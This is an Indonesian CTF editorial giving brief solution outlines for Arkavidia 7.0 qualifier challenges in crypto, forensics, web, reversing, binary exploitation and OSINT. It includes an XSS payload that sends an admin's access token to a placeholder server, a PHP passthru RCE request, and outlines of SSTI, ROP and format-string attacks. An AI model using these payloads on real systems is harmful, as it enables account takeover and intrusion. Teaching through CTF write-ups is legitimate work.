


CTF Arkavidia 7.0

Editorial Penyisihan - Panitia CTF Arkavidia

01

Cryptography

re;union

- Bleichenbacher attack
- Pilih panjang key 1025 (karena mod 8 nya adalah 1, penjelasan lihat paper)
- Enkripsi menggunakan RSA dengan padding PKCS#1 v1.5 yang dimodifikasi
- Fungsi decrypt dapat dipakai sebagai padding oracle
- Jika padding valid berarti ord('7')*B <= pt <= ord('8')*B dengan B=2^(8 * (k - 2)).
- Dengan mengalikan ct dengan s^e, akan didapat pt * s saat didekripsi. Dengan nilai s yang semakin besar, range pt dapat dikecilkan saat padding valid.
- Karena padding awal tidak random, range pt bisa dimulai dengan lb("...best!Arkav7{") hingga lb("...best!Arkav7|"). Pencarian bisa dihentikan setelah flag ditemukan (tidak harus sampai karakter terakhir).
- Penjelasan yang lebih lengkap: http://archiv.infsec.ethz.ch/education/fs08/secsem/bleichenbacher98.pdf

Problem Setter: nightmare

Optimus Prime

- Mirip Naked RSA (RSA tanpa padding sehingga panjang m<<pubkey)
- Public key adalah pqruv dan p+q+r+u+v, ide pertama mungkin adalah mencari cara untuk menyelesaikan persamaan untuk mencari nilai p,q,r,u,v yang dipakai sebagai private key. Namun hal ini tidak mungkin dicari.
- Perhatikan, karena naked RSA, m bisa di-decrypt hanya dengan salah satu pubkey.
- ed =(kongruen) p+q+r+u+v-1 (nilai e = 0x10001)
- Dapat d tinggal m^d mod k udah dapet plaintextnya

Problem Setter: Aphos

No Think

- Modified RSA LSB Attack
- Kita bisa mengontrol **(m*s mod N) mod 4** dan **((m*s mod N)+N*3) mod 4**
- **(m*4) mod 4 == 0** jika **m*4 < N**
- **(m*4) mod 4 != 0** jika **m*4 >= N**, universal attack:
  - **(m*4) mod N = (m*4) - kN** dengan **0 < k < 4**
  - **(m*4) - 1N** (known)
  - **(m*4) - 2N -> (m*2) mod N** (known)
  - **(m*4) - 3N** (known)
- Attack Vector: ***redeem_acc***

Problem Setter: haverzard

qratz2048

- Galois Field **GF(p^2)** dengan craftable irreducible polynom
- Recover **m2** dari persamaan modulo **m2** (factorization + bruteforce)
- Recover **q** & **a** dengan Chinese Remainder Theorem
- Decrypt sisanya dengan **GF(q^2)** & **GF(a^2)**, buat irreducible polynom dengan euler's criterion.


Problem Setter: haverzard

02

Forensics

It's Me

- Jika brightness dinaikkan terlihat sebuah link ke drive yang berisi pass.txt, itsme.zip, dan file bash history.
- Dari bash history, diketahui perlu brute force menebak 2 karakter terakhir dari password zip yang ada di pass.txt
- Dalam zip ada file .wav yang merupakan audio kode morse.
- Audio kode morse dapat di-decode dengan bantuan web online.
- Decode steganography dalam gambar dengan password dari kode morse, didapatkan flagnya.



Problem Setter: GirvinJunod


KawaiiMetal

- Jalankan command `strings Su-metal.jpg | grep “=$”`
- Akan didapatkan
  `aHR0cHM6Ly9wYXN0ZWJpbi5jb20vcHpSM01mYWc=`
  - Jika di-*decode* akan didapatkan:
    `https://pastebin.com/pzR3Mfag`
- Jika *link* dibuka, akan didapatkan *password*
- Jalankan `unzip Babymetal.jpg` dan masukkan *password* tadi
- Gunakan kakas SSTV untuk men-*decode* file yang di-*unzip*
- *Flag* tertulis di gambar yang dihasilkan *file* suara menggunakan kakas SSTV.

Problem Setter: Jspmarc

I Did A Thing

- PNG memiliki banyak chunk IDAT yang masing-masing hanya 2 byte.
- Enkripsi menggunakan **xor** dengan random byte dan kemungkinan 10% kerusakan tiap byte.
- Kerusakan pada length atau header IDAT dapat dengan mudah diperbaiki.
- Hanya terdapat **255*255** pasangan 2 byte dan CRC-nya.
- Kerusakan pada bagian data atau CRC IDAT dapat diperbaiki dengan mencari chunk yang benar, dengan cara **menemukan pasangan data dan CRC termirip** dari pasangan 2 byte data serta CRC-nya.



Problem Setter: fraglantia

03

Web Exploitation

Tarot Cards

- Terdapat **Blind SSTI Vulnerability** di URL path pada soal. Beberapa payload di-blacklisted, namun dapat kita bypass dengan control statement dan string concat dengan **format** atau **~**.
- Setelah itu, kita bisa peroleh **RCE** untuk melakukan ls dan membaca flag.

Problem Setter: haverzard


The Ultimate Sum Calculator-inator

- Fungsi `parse_str` tidak memiliki return value, tetapi langsung menulis ke dalam variabel.
- Menggunakan payload POST body `a=ls&b=1&calculate=passthru`, dapat dilakukan RCE.

Problem Setter: didithilmy

LinkedOut


- Buat user account kemudian login.
- Kirimkan connection request ke username admin dengan message: <script> new Image().src="https://<server>/path?ref=" + document.referrer </script>
- Di server akan terlihat referrer yang mengandung access token.
- Manfaatkan /auth.php?code=<jwt> untuk login, dengan <jwt> adalah token yang didapat dari tahap sebelumnya.
- Masuk halaman admin, didapatkan flag.



Problem Setter: didithilmy

04

Reverse Engineering




Arcadevidia

- Untuk memanggil fungsi **win** pada fungsi **checkSecret**, terdapat pengecekan pada array **monstersKilled**.
- Array **monstersKilled** ditambahkan tiap kali ada monster yang berhasil terbunuh.
- Pengecekan **checkSecret** menggunakan atribut-atribut monster, dan hanya ada 6 macam monster sehingga mudah di brute-force.

Problem Setter: fraglantia

aksarajawa


- Dari kondisi pertama, ![]+[] memberikan false, sehingga diinginkan indeks ke-1, yaitu b-2*a == 1
- Untuk kondisi kedua dan ketiga, keduanya menggunakan object ({}), yang akan mengeluarkan [object Object], sehingga kondisinya adalah c-a == 2 dan b-c == 5. Setelah diketahui hal-hal tersebut, persamaan-persamaan tersebut dapat dimasukkan dalam Z3 solver, atau diselesaikan secara manual.
- Panggil fungsi argue menggunakan nilai a, b, dan c yang telah didapatkan.



Problem Setter: suggoitanoshi

Oncle Jazz

- Binary Golang
- Ada dua fungsi encryption
  - Xor encryption
  - Subtitution cipher



Problem Setter: alphaville

05

Binary Exploitation

How To Eat Life

- Terdapat **integer overflow** pada fungsi **to** dan **eat**. Fungsi **life** sebenarnya adalah fungsi **pow**
- Guess: **life(o, eat(to(how(a, r))), cheese) * b == q**
- Jika **eat(to(how(a, r))) == 0**, guess dapat disederhanakan menjadi **b == q**
- Jika **to(how(a, r)) == 0**, **eat(to(how(a, r))) == 0**
- Fungsi **to** adalah persamaan kuadrat, namun roots bukan integer, sehingga memanfaatkan overflow
- Solve **a** dengan **wolfram** dan bruteforce circular shift **r**

Problem Setter: haverzard


Echo in the Forest

- Service merupakan server side dari komunikasi server-client.
- Terdapat vulnerability **buffer underflow** dengan cara memberi length (byte pertama) yang lebih panjang dari message yang dikirim.
- Terdapat vulnerability **buffer overflow** dengan cara mengirim message yang lebih panjang dari buffer server.
- Leak **canary** dan **base addresses** dengan **buffer underflow**.
- Craft **ROP Chain to Shell** dengan **buffer overflow**.

Problem Setter: fraglantia

cells

- Terdapat vulnerability **Buffer Overflow,** Terdapat beberapa buffer terpisah masing masing 6 byte
- **NX** off
- Solve dengan memasukkan string “/bin/sh” di **Buffer Overflow** dan buat shellcode yang terpisah-pisah di buffer dan menggabungkannya dengan instruksi **jmp relative**



Problem Setter: alphaville

lovewhisper

- Brute force dengan kemungkinan 1/16 untuk mengubah suatu address pada stack agar mengarah ke return address dari **fprintf**.
- Gunakan format string attack pada input yang sama untuk mengubah return address dari **fprintf** menjadi address fungsi **secret**.


Problem Setter: fraglantia

06

Miscellaneous

osint1

- Hanya ada satu artikel yang dipublikasikan pada 9 Agustus 2019 dalam jurnal tersebut.
- Diketahui Mario Lassnig (salah satu penulisnya) pernah menjadi narasumber di podcast Google Cloud Platform.
- Buka akun Twitter @mlassnig
- Pada Tweet tanggal 1 November 2019, terlihat kunjungan penulis tersebut ke Pawsey Supercomputing Centre.



Problem Setter: didithilmy


isekai

- strings main | grep flag

Problem Setter: GirvinJunod

Sad and Lonely Bot

- Chat `help` ke bot di discord.
- Didapatkan source code di github.
- Lihat versi yang sesuai, ada command `wish me luck`.
- Chat `wish me luck`.



Problem Setter: BeforeLast

THANKS,

Panitia CTF Arkavidia 7.0